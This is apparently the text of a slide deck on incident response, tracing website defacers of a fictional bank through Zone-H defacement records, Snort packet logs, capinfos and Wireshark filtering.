
Breaking the bank

Tracing defacers through a company network

Judith van Stegeren

After my graduation


After my graduation



Where I work

Where I work


What I do


technical stuff:
• incident response
• advisories
• Notice & Takedown
• security monitoring
• responsible disclosure
administration
meetings
emails
etc

Demo

Incident Response for fictional bank

Zone-H: defacement registry



Date	Notifier	H	M	R	L	Domain	OS	View
2017/04/29	BD_LEVEL_7		M			wijnwebshops.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M			adwordstips.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M			loterijpagina.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M			borduurmachinekopen.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M			dieet-tip.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M			onlineboetiek.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7					bestellenuitchina.nl/sid.php	Linux	mirror
2017/04/29	TheWayEnd	H	M			www.perfectmanicurenailstyling.nl	Linux	mirror
2017/04/29	TheWayEnd	H	M			www.nicolasen-ouderenpsycholog...	Linux	mirror
2017/04/29	TheWayEnd	H	M			www.3k33.nl	Linux	mirror

Defacement


Snort


```
$ ls
2015-07-19   2015-07-20   2015-07-21
2015-07-22   2015-07-23   2015-07-24

$ cd 2015-07-23

$ ls
snort.log.1437609637
snort.log.1437656593
snort.log.1437692410
```


Finding the right log

```
$ ls
snort.log.1437609637
snort.log.1437656593
snort.log.1437692410

$ capinfos -a *
File name:           snort.log.1437609637
First packet time:   2015-07-23 02:11:16.403393

File name:           snort.log.1437656593
First packet time:   2015-07-23 15:03:13.956770

File name:           snort.log.1437692410
First packet time:   2015-07-24 01:00:10.028476
```


Wireshark!


snort.log.1437656593 [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 2015-07-23 15:03:13.956770 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
2 2015-07-23 15:03:13.956993 192.168.88.253 188.125.93.158 TCP 60 53548 → 44
3 2015-07-23 15:03:13.967389 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
4 2015-07-23 15:03:13.968551 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
5 2015-07-23 15:03:13.968749 192.168.88.253 188.125.93.158 TCP 60 53548 → 44
6 2015-07-23 15:03:13.977637 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
7 2015-07-23 15:03:13.978715 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
8 2015-07-23 15:03:13.978896 192.168.88.253 188.125.93.158 TCP 60 53548 → 44
9 2015-07-23 15:03:13.979873 188.125.93.158 192.168.88.253 TLSv1.2 1454 Ignored Un
Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Jul 23, 2015 15:03:13.956770000 CEST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1437656593.956770000 seconds
[Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.000000000 seconds]
Frame Number: 1
0000 00 1e ec 26 d2 ac 4c 5e 0c 04 8b 35 08 00 45 00 ...&..L^ ...5..E.
0010 05 a0 09 14 40 00 33 06 05 83 bc 7d 5d 9e c0 a8 ....@.3. ...}]...
0020 58 fd 01 bb d1 2c e7 d2 6d 05 cb 17 7c 7f 50 10 X....,.. m...|.P.
0030 00 fa 66 30 00 00 d0 8b c2 92 14 39 be 45 d9 eb ..f0.... ...9.E..
0040 cc 47 a9 c7 05 81 e8 69 31 98 4b e8 a9 ac ad ef .G.....i 1.K.....
0050 0c a6 19 af 8f c2 80 f1 25 26 09 d2 2f 42 12 96 .... %&../B..
0060 09 ed dd 40 bb 49 3e d2 05 bf e4 a0 48 ac db bd ...@.I>. ....H...
0070 fc c6 1a 24 de 3f 70 1e 4e c6 89 2a 6e 43 cc c1 ...$.?p. N..*nC..
0080 81 34 58 eb 15 26 47 94 d0 71 50 a7 d2 e9 3b fe .4X..&G. .qP...;.
0090 f9 f0 c7 ad 6b d1 d5 22 99 e2 fb 64 60 1f 3c 86 ....k.." ...d`.<.
00a0 c5 a6 fb a7 02 ac a8 e4 be f2 d6 a6 be da 93 1f ....
File: "/home/judith/temp NETRE... Packets: 318364 · Displayed: 318364 (100.0%) · Load time: ... Profile: Default

Wireshark!


snort.log.1437656593 [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http.request.uri contains bb.jpg
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
273871 18:15:40.664661 82.145.37.203 192.168.88.3 HTTP 384 GET /bb.jpg HTTP/1.1
274879 18:18:53.515149 69.42.220.27 192.168.88.3 HTTP 267 GET /bb.jpg HTTP/1.1
275227 18:19:34.261369 172.56.38.100 192.168.88.3 HTTP 429 GET /bb.jpg HTTP/1.1
276301 18:25:20.758465 95.211.186.180 192.168.88.3 HTTP 388 GET /bb.jpg HTTP/1.1
276984 18:27:07.014861 192.168.88.253 192.168.88.3 HTTP 352 GET /bb.jpg HTTP/1.1
278012 18:30:47.563385 192.168.88.254 192.168.88.3 HTTP 381 GET /bb.jpg HTTP/1.1
